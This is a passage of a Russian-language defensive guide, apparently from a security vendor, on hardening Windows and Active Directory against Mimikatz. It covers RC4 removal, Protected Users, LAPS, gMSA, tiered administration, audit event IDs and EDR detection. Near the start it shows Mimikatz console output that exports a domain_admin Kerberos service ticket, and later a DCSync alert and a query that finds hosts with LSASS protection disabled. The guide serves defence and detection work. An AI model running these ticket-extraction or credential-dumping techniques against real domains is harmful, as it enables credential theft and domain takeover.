Start/End/MaxRenew: 4/1/2026 10:41:01 AM ; 4/1/2026 8:39:45 PM ; 4/8/2026 10:39:45 AM
Service Name (02) : HTTP ; dc01.aegis.corp ; @ AEGIS.CORP
Target Name (02) : HTTP ; dc01.aegis.corp ; @ AEGIS.CORP
Client Name (01) : domain_admin ; @ AEGIS.CORP
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000017 - rc4_hmac_nt
a33bee3f62e76d9cd9c66d448e755b92
Ticket : 0x00000017 - rc4_hmac_nt ; kvno = 0 [...]

* KiRbi to file : 40a10000-domain_admin@HTTP-dc01.aegis.corp.kirbi
mimikatz # exit
Bye!

c:\mimikatz_trunk\x64>dir
Volume in drive C has no label.
Volume Serial Number is B090-080F

Directory of c:\mimikatz_trunk\x64

04/01/2026 10:37 AM <DIR> .
04/01/2026 10:37 AM <DIR> ..
04/01/2026 10:41 AM 1,486 40a10000-domain_admin@HTTP-dc01.aegis.corp.kirbi
04/01/2026 08:55 AM 0 dir
01/22/2013 07:50 PM 37,208 mimidrv.sys
09/19/2022 06:44 PM 1,355,264 mimikatz.exe
09/19/2022 06:44 PM 37,376 mimilib.dll
09/19/2022 06:43 PM 10,752 mimispool.dll
6 File(s) 1,442,086 bytes
2 Dir(s) 29,035,937,792 bytes free

c:\mimikatz_trunk\x64>
```

Пример запроса сервисного билета для Kerberoasting

Отключать RC4 без предварительной оценки совместимости не стоит. Этот тип шифрования все еще может использоваться старыми системами, учетными записями или доверительными отношениями, которые не настроены на AES. Поэтому переход должен сопровождаться проверкой реальных зависимостей и готовности среды к более современным алгоритмам.

Для ограничения использования RC4 можно также применить Group Policy. Для этого нужно:

1. Открыть Group Policy Management Console ([gpmmc.msc](#)).
2. Создать новый GPO или выбрать существующий, применяемый к целевым системам.
3. Перейти по пути [Computer Configuration](#) → [Policies](#) → [Windows Settings](#) → [Security Settings](#) → [Local Policies](#) → [Security Options](#).
4. Открыть политику [Network security: Configure encryption types allowed for Kerberos](#).
5. Оставить включенными [AES128_HMAC_SHA1](#), [AES256_HMAC_SHA1](#) и [Future encryption types](#).
6. Применить политику и перезагрузить целевые системы или дождаться обновления групповых политик.

Такой подход позволяет перевести Kerberos на более устойчивые алгоритмы шифрования и уменьшить зависимость доменной среды от устаревших механизмов совместимости. Отключение RC4 не исключает компрометацию сервисных учетных записей само по себе, но заметно усложняет офлайн-подбор их секретов и снижает эффективность атак, ориентированных на сервисные билеты. Это одна из базовых мер усиления Kerberos-аутентификации.

Использование группы Protected Users

Группа Protected Users предназначена для дополнительной защиты наиболее чувствительных учетных записей от компрометации на этапе аутентификации. Членство в этой группе автоматически включает набор жестких ограничений, направленных на сокращение числа сценариев, в которых учетные данные могут быть закешированы, делегированы или использованы через более слабые механизмы аутентификации.

С практической точки зрения Protected Users особенно важна для защиты от техник, основанных на повторном использовании украденного аутентификационного материала. Добавление учетной записи в эту группу не делает ее неуязвимой, но заметно ограничивает набор механизмов, через которые злоумышленник может воспользоваться уже скомпрометированными данными. Поэтому Protected Users следует рассматривать как дополнительную меру защиты привилегированных пользовательских учетных записей, прежде всего административных.

Для членов группы действуют следующие ключевые ограничения:

1. Разрешена только Kerberos-аутентификация с использованием AES, а NTLM, DES и RC4 исключаются.
2. Аутентификация должна выполняться через Kerberos, поэтому доступ к удаленным системам по IP-адресу вместо FQDN перестанет работать. Критически важны корректная работа DNS и наличие корректных SPN.
3. Запрещены Unconstrained и Constrained Delegation.
4. CredSSP и WDigest не кешируют пароль пользователя в открытом виде, а NTLM и Kerberos не сохраняют данные, упрощающие повторное использование учетного материала после компрометации.
5. Не создается Cached verifier, поэтому offline sign-in не поддерживается.
6. TGT не может продлеваться сверх первоначального четырехчасового времени жизни.

Именно из-за этих ограничений Protected Users не следует внедрять без предварительной проверки совместимости. Если в инфраструктуре еще используются NTLM, RC4, старые сценарии делегирования или приложения, зависящие от CredSSP, добавление учетной записи в эту группу может привести к отказам аутентификации и потере доступа к сервисам. Кроме того, такие учетные записи должны иметь корректно сформированные AES-ключи в Active Directory, иначе Kerberos-аутентификация также может работать некорректно.

Добавить объекты в группу можно через графические оснастки Active Directory или с помощью PowerShell. Например:

```
Add-ADGroupMember -Identity "Protected Users" -Members "domain admin"  
Add-ADGroupMember -Identity "Protected Users" -Members "super admins"
```

Protected Users следует рассматривать как дополнительный слой защиты для наиболее чувствительных учетных записей, а не как универсальную настройку для всех администраторов или пользователей домена. На практике ее разумно применять точно — прежде всего для выделенных привилегированных пользовательских учетных записей, совместимых с ограничениями этой группы. При корректном внедрении она заметно снижает риск компрометации привилегированных учетных данных и ограничивает эффективность атак, основанных на NTLM, слабых Kerberos-настройках и делегировании. Однако реальная польза от нее достигается только в среде, уже подготовленной к отказу от устаревших механизмов аутентификации.

Управление привилегированными и сервисными учетными записями

Помимо усиления механизмов аутентификации, критически важно контролировать и сами учетные данные. В реальных атаках компрометация локальных административных паролей и учетных данных сервисов часто используется для закрепления в инфраструктуре и бокового перемещения. Поэтому ключевая задача — обеспечить уникальность, ротацию и контролируемое использование чувствительных учётных данных. Далее рассмотрим Windows LAPS и gMSA — механизмы, снижающие риски, связанные со статическими локальными и сервисными паролями.

Внедрение Windows LAPS

Windows LAPS — это базовая мера защиты от бокового перемещения, основанного на компрометации локальных административных учетных записей. Его задача — обеспечить уникальный пароль локального администратора на каждом устройстве, автоматически ротировать его и централизованно хранить в Active Directory. За счет этого компрометация локального пароля или NTLM-хеша на одном хосте не позволяет использовать тот же секрет на других системах.

Это особенно важно в сценариях, где после компрометации одного узла злоумышленник пытается повторно использовать локальные учетные данные на рабочих станциях и серверах. Если в инфраструктуре используется одинаковый пароль локального администратора или его смена выполняется нерегулярно, это существенно упрощает дальнейшее распространение атаки. Windows LAPS устраняет эту проблему за счет автоматической ротации и исключения повторного использования одного и того же секрета на множестве устройств.

На практике Windows LAPS не только ротирует пароль локальной административной учетной записи, но и позволяет централизованно хранить его в Active Directory с контролем доступа к чтению.

Для внедрения решения в Active Directory необходимо:

1. Убедиться, что целевые клиенты и серверы поддерживают Windows LAPS и получили необходимые обновления.
2. Подготовить Active Directory к хранению паролей, расширив схему каталога с помощью [Update-LapsADSchema](#).
3. Настроить разрешения: управляемым компьютерам — право на запись паролей, уполномоченным администраторам — право на чтение.
4. Создать и привязать GPO с параметрами Windows LAPS к OU, содержащим целевые устройства.
5. Проверить, что пароли создаются, ротируются и корректно сохраняются в каталоге.

Windows LAPS следует рассматривать как обязательную меру для сред, где локальные административные учетные записи все еще используются на рабочих станциях и серверах. Решение не предотвращает компрометацию отдельного хоста, но существенно снижает ее последствия, разрывая связь между локальным администратором на одной машине и возможностью доступа к другим системам. Отсутствие централизованного управления паролями локальных администраторов остается одной из актуальных мiskonфигураций Windows, что подтверждается и [данными BI.ZONE TDR за 2025 год](#). По этой причине внедрение LAPS — не дополнительная, а базовая мера защиты.

Внедрение gMSA

Group Managed Service Accounts (gMSA) — предпочтительный способ запуска сервисов в Active Directory, когда приложению требуется доменная учетная запись, но использовать статический пароль, задаваемый и обновляемый вручную, нежелательно. В отличие от обычных сервисных учетных записей, пароль gMSA автоматически генерируется и регулярно ротируется средствами Active Directory. Это снижает риски и уменьшает ценность компрометации такой учетной записи.

gMSA устраняют практику длительного использования сервисных паролей, которые часто не меняются месяцами или годами. Способ особенно полезен для сервисов, работающих на нескольких серверах, где одна и та же сервисная учетная запись должна использоваться на всех узлах без ручного управления паролем. Перед внедрением необходимо убедиться, что приложение поддерживает запуск от имени Managed Service Account, а для учетной записи доступны AES-ключи.

Базовое внедрение gMSA включает следующие шаги:

1. Убедиться, что в домене доступен KDS root key.
2. Создать группу серверов, которым будет разрешено использовать соответствующую gMSA.

3. Создать учетную запись gMSA.
4. Установить ее на целевых серверах и проверить корректность установки.
5. Настроить службу на запуск от имени созданной gMSA.
6. Убедиться, что Kerberos для этой учетной записи использует AES, а не RC4.

Пример команд:


```
New-ADServiceAccount -Name "svc_sql_gmsa" -DNSHostName "corp.example.com" -  
PrincipalsAllowedToRetrieveManagedPassword "SQL Servers"  
Install-ADServiceAccount -Identity "svc_sql_gmsa"  
Test-ADServiceAccount -Identity "svc_sql_gmsa"
```

gMSA следует рассматривать как базовую меру безопасного управления сервисными учетными записями в Active Directory. Она не исключает компрометацию самого сервиса, но устраняет одну из наиболее проблемных практик — использование статических сервисных паролей. В сочетании с AES это также снижает эффективность Kerberoasting и злоупотреблений сервисными учетными данными.

Внедрение Tier-модели

Даже при наличии всех вышеперечисленных мер защиты риск компрометации сохраняется, если в инфраструктуре отсутствует четкое разделение административных контуров. В этом случае учетные данные высокопривилегированных пользователей могут оказываться на менее доверенных системах, включая обычные рабочие станции и серверы прикладного уровня. Это создает условия для развития атаки: компрометация одного узла позволяет получить аутентификационный материал, который затем используется для повышения привилегий и продвижения к критически важным системам.

Поэтому защиту следует рассматривать не только как набор локальных настроек, но и как архитектурную задачу. Один из базовых принципов здесь — Tiered Administration, то есть разделение административного доступа по уровням критичности. Смысл подхода в том, чтобы исключить появление высокопривилегированных учетных данных на системах нижестоящего уровня. Если учетная запись с правами Tier 0 никогда не используется для входа на рабочие станции или серверы прикладного уровня, ее аутентификационный материал невозможно извлечь с этих хостов после их компрометации.



Разделение административных контуров по уровням Tier 0, Tier 1 и Tier 2

На практике такая модель обычно строится по трем уровням:

1. Tier 0 — контроллеры домена, PKI, SCCM, KSC, WSUS, системы идентификации и другие наиболее критичные компоненты инфраструктуры. На этих системах должны использоваться только учетные записи уровня Tier 0.
2. Tier 1 — серверы приложений, файловые серверы, инфраструктурные сервисы и другие серверные системы. Для администрирования этого уровня должны использоваться отдельные серверные административные учетные записи без прав Tier 0.
3. Tier 2 — рабочие станции, пользовательские устройства и учетные записи конечных пользователей, включая helpdesk и другие низкопривилегированные роли.

Ключевая идея модели: компрометация системы нижнего уровня не приводит к компрометации учетных данных более высокого уровня. Если рабочая станция относится к Tier 2, то даже при полном контроле над ней злоумышленник получает только учетные данные этого же уровня, которые не позволяют администрировать серверы или обращаться к системам Tier 0 и Tier 1.

Такой подход должен применяться не только к учетным записям, но и к самим маршрутам административного доступа. Администраторы Tier 0 не должны входить на обычные рабочие станции, серверы прикладного уровня и иные менее доверенные системы. Для администрирования контроллеров домена, PKI, критичных групп и других компонентов Tier 0 целесообразно использовать Privileged Access Workstations (PAW) — выделенные рабочие станции, предназначенные только для работы с наиболее чувствительными системами. Административные действия на пользовательских хостах должны выполняться не учетными записями Tier 0, а локальными администраторами или отдельными учетными записями соответствующего уровня. Это снижает вероятность того, что высокопривилегированные токены и другие аутентификационные артефакты окажутся на менее доверенной системе.

Важно: для администрирования используйте не повседневные, а выделенные административные учетные записи. Учетная запись администратора домена не должна применяться для обычной работы, чтения почты, веб-доступа или входа на системы более низких уровней. Чем реже и строже контролируется использование таких учетных записей, тем ниже риск их компрометации и последующего злоупотребления. Дополнительным усилением модели является отказ от постоянного назначения максимальных привилегий. Привилегированный доступ целесообразно выдавать только на ограниченное время и только под конкретную административную задачу. Такой подход уменьшает окно доступности критических прав и уменьшает вероятность их использования после компрометации.

В результате Tier-модель — один из ключевых архитектурных механизмов защиты. Она не устраняет риск компрометации отдельного хоста, но существенно ограничивает последствия успешной атаки: украденные учетные данные и токены остаются привязаны к своему уровню привилегий и не позволяют автоматически продвигаться к более критичным системам. По этой причине разделение административных контуров является необходимым дополнением к защите LSASS, усилению аутентификации и безопасному управлению привилегированными учетными записями.

Мониторинг, обнаружение и реагирование

Даже при корректной настройке защитных механизмов полностью исключить риск компрометации невозможно. Поэтому защита не должна сводиться только к превентивным мерам: не менее важно своевременно выявлять попытки извлечения учетных данных, злоупотребление привилегиями и аномальное поведение на хостах и в доменной среде. Эту задачу решают корректно настроенные аудит и журналирование, а также средства мониторинга, способные обнаруживать подозрительные действия на ранних этапах.

Настройка аудита и журналирования

Правильно настроенные аудит и журналирование позволяют выявлять не только факт компрометации, но и отдельные этапы постэксплуатационной активности: запуск подозрительных процессов, попытки доступа к lsass.exe, использование явных учетных

данных, нетипичные сессии входа, а также злоупотребление Kerberos и правами репликации Active Directory. Наибольшую ценность здесь дают не отдельные события, а их сочетание.

Для практического мониторинга прежде всего важны следующие события Windows:

- 4688 — создание нового процесса. Особенно полезно при включенном логировании командной строки.
- 4663 — попытка доступа к объекту. Может использоваться для контроля обращений к `lsass.exe`.
- 4648 — попытка входа с явным указанием учетных данных.
- 4624 — успешный вход. Для сценариев pass-the-hash особый интерес представляет Logon Type 9 (NewCredentials).
- 4662 — операции над объектами каталога. Критично для выявления злоупотребления репликационными правами в сценариях DCSync, DCShadow и сходных техниках.
- 4768 и 4769 — запросы билетов Kerberos. Полезны для выявления Kerberoasting и контроля использования устаревших типов шифрования, включая RC4.

Приведенный перечень не исчерпывающий. В зависимости от уровня детализации телеметрии и используемых средств защиты для обнаружения подозрительной активности могут применяться и другие события Windows, EDR или сетевых источников. Наибольшую ценность обычно дает не отдельный Event ID, а корреляция нескольких признаков в одном сценарии.

Например, запуск подозрительного процесса (4688), попытка доступа к `lsass.exe` (4663), вход с явными учетными данными (4648), появление события 4624 с типом 9, нетипичные операции репликации (4662) или массовые запросы сервисных билетов (4769) — совокупность нескольких таких событий дает значительно более надежную основу для обнаружения атаки, чем любое из них по отдельности.

Таким образом, аудит и журналирование — обязательная основа для выявления подозрительной активности. Даже если превентивные механизмы не остановили атаку, качественная телеметрия позволяет зафиксировать ее ключевые этапы и своевременно передать данные в системы мониторинга и реагирования.

Использование EDR-решений

EDR — важный практический слой защиты от различных атак. В отличие от базовых средств предотвращения, EDR-решения ориентированы не только на блокирование известных угроз, но и на поведенческое обнаружение, сбор телеметрии с конечных точек, расследование инцидентов и выполнение ответных действий на хосте.

→ DC01.aegis.corp (10.3.132.64) - Обнаружена несанкционированная попытка ...	
📄	Название DC01.aegis.corp (10.3.132.64) - Обнаружена несанкционированная попытка репликации базы данных контроллера домена Копировать ссылку
⚡	Статус new
📋	Приоритет ↑ Высокий
👤	Исполнитель Назначить на себя
📁	Решение —
📄	Описание решения —
📅	Начало активности 3 апреля 2026, 12:34:11
	Зарегистрирован 3 апреля 2026, 12:33:52
	Всего событий 2
	Теги —
	Описание Обнаружена несанкционированная попытка репликации базы данных контроллера домена на хосте DC01.aegis.corp (10.3.132.64) УЗ - инициатор активности: aegis/domain_admin
	Рекомендации —
Правило	
	Название Подозрение на несанкционированную попытку репликации базы данных контроллера домена
	Доверие —
	Критичность ■
	Имплементация win_edr_possible_unauthorised_dc_replication_attempt
	Описание Правило обнаруживает попытки репликации базы данных контроллера домена (файл ntds.dit). Эта активность может являться как легитимной, вызванной действиями специализированного программного обеспечения, использующего репликацию для синхронизации справочников пользователей, так и нелегитимной, вызванной действиями атакующего. Атакующий может использовать механизм репликации БД контроллера домена для получения несанкционированного доступа к аутентификационным данным (хеш пароля, закрытые ключи Kerberos и т.п.) доменных учётных записей. Данный тип атаки называют DCSync, впервые она была реализована в утилите mimikatz. Подтверждённый факт такой атаки может означать полную компрометацию домена Active Directory (утечку учётных данных всех пользователей) и инфраструктуры компании. Свернуть
	Платформа BZS
	Параметры троттлинга
	dev_fqdn DC01.aegis.corp
	proc_usr_name domain_admin
	MITRE ATT&CK
	Credential Access T1003: OS Credential Du... T1003.006: DCSync

Пример алерта на активность, характерную для DCSync

Продукт [BI.ZONE EDR](#) в этой модели можно рассматривать как один из инструментов, который помогает решать такие задачи в корпоративной среде. Помимо обнаружения подозрительной активности, он применяется для расследования инцидентов, выполнения ответных действий и выявления мисконфигураций, снижающих устойчивость хоста к постэксплуатационным техникам.

BIZONE | EDR

Статистика

Агенты

Триггеры

События

23.03.2026 00:00:00 - 01.04.2026 00:00:00

Поиск

1

SELECT event_utc_time, event_type, dev_fqdn, dev_os, reg_key_path, reg_value_type, reg_value_data

2

FROM events

3

WHERE event_type = 'RegistryObjInfoWin' and reg_key_path like '%RunAsPPL%' and (reg_value_type = 'REG_NONE' or reg_value_data = '0x00000000')

event_utc_time	event_type	dev_fqdn	dev_os	reg_key_path	reg_value_type	reg_value_data
2026-03-31 23:01:58.456	RegistryObjInfoWin	vm	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 23:01:41.749	RegistryObjInfoWin	s0	Windows 11 Professional x86_64 #10.0.26200	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_DWORD	0x00000000
2026-03-31 21:42:08.189	RegistryObjInfoWin	10	Windows 10 Professional x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:57:52.573	RegistryObjInfoWin	KG	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:59:44.505	RegistryObjInfoWin	AT	Windows 10 Professional x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 23:00:32.961	RegistryObjInfoWin	BP	Windows 11 ProWorkstation x86_64 #10.0.26200	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 23:00:30.630	RegistryObjInfoWin	vm	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 23:00:30.630	RegistryObjInfoWin	vm	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 23:00:25.003	RegistryObjInfoWin	ts	Windows Server 2019 StandardServer x86_64 #10.0.17763	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:59:19.591	RegistryObjInfoWin	vm	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:59:17.763	RegistryObjInfoWin	s0	Windows 11 Professional x86_64 #10.0.26200	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_DWORD	0x00000000
2026-03-31 22:59:06.039	RegistryObjInfoWin	VM	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:03:03.772	RegistryObjInfoWin	AM	Windows 11 Enterprise x86_64 #10.0.26100	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_DWORD	0x00000000
2026-03-31 22:58:43.075	RegistryObjInfoWin	HA	Windows 11 Professional x86_64 #10.0.26100	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:58:26.461	RegistryObjInfoWin	vm	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:58:26.461	RegistryObjInfoWin	vm	Windows 10 Enterprise x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:54:10.225	RegistryObjInfoWin	MC	Windows 10 ProWorkstation x86_64 #10.0.19045	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 23:01:18.370	RegistryObjInfoWin	vk	Windows 10 Enterprise x86_64 #10.0.17134	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-
2026-03-31 22:57:27.209	RegistryObjInfoWin	rma	Windows 10 Professional x86_64 #10.0.19044	hkey_local_machine\system\controlset001\control\sa\runaspl	REG_NONE	-

Пример выявления хостов с отключенной защитой LSASS (RunAsPPL)

EDR особенно важен там, где подозрительная активность проявляется не единичным событием, а цепочкой связанных действий на конечной точке. В этой модели он не заменяет встроенный аудит Windows, а дополняет его, помогая быстрее выявлять такие сценарии, упрощать анализ и сокращать время реагирования.

Таким образом, EDR — важный элемент многоуровневой защиты. В сочетании с харденингом и корректно настроенным аудитом он повышает наблюдаемость на уровне конечной точки, помогает быстрее выявлять подозрительную активность и сокращает время на реагирование.

Выводы

Защита от Mimikatz и подобных инструментов не строится вокруг одной технологии, настройки или запрета. Ее эффективность определяется тем, насколько последовательно в инфраструктуре сокращены возможности для извлечения секретов, повторного использования аутентификационного материала и эскалации привилегий. Задача состоит не только в том, чтобы затруднить отдельную атаку, но и в том, чтобы лишить злоумышленника устойчивой опоры после компрометации хоста или учетной записи.

Ключевую роль здесь играет контроль привилегий. Доступ к `lsass.exe`, права уровня SeDebugPrivilege, избыточные административные полномочия, необоснованно выданные разрешения репликации Active Directory и длительное сохранение критических прав напрямую увеличивают последствия компрометации. То же касается прав, необходимых для DCSync: если они выданы шире, чем это действительно требуется, компрометация

24/25

одной учетной записи может быстро перерасти в компрометацию домена. По этой причине принцип минимальных привилегий должен применяться не формально, а как базовый элемент всей модели доступа.

Отдельные меры дают эффект только в сочетании друг с другом:

- Защита памяти и снижение доступности данных в LSASS уменьшают вероятность извлечения секретов.
- Усиление механизмов аутентификации снижает ценность украденных данных.
- Windows LAPS и gMSA устраняют зависимость от статических локальных и сервисных паролей.
- Tier-модель ограничивает распространение привилегий между административными контурами.
- Аудит, журналирование и EDR обеспечивают своевременное выявление тех действий, которые злоумышленнику все же удалось выполнить.

В результате защиту от Mimikatz следует рассматривать как часть общей стратегии укрепления инфраструктуры Windows и Active Directory. Чем меньше в среде лишних привилегий, устаревших механизмов аутентификации, статических секретов и пересечений между административными уровнями, тем ниже практическая ценность техник, на которых строится Mimikatz. Именно такой подход переводит защиту от отдельного инструмента в плоскость системного снижения риска.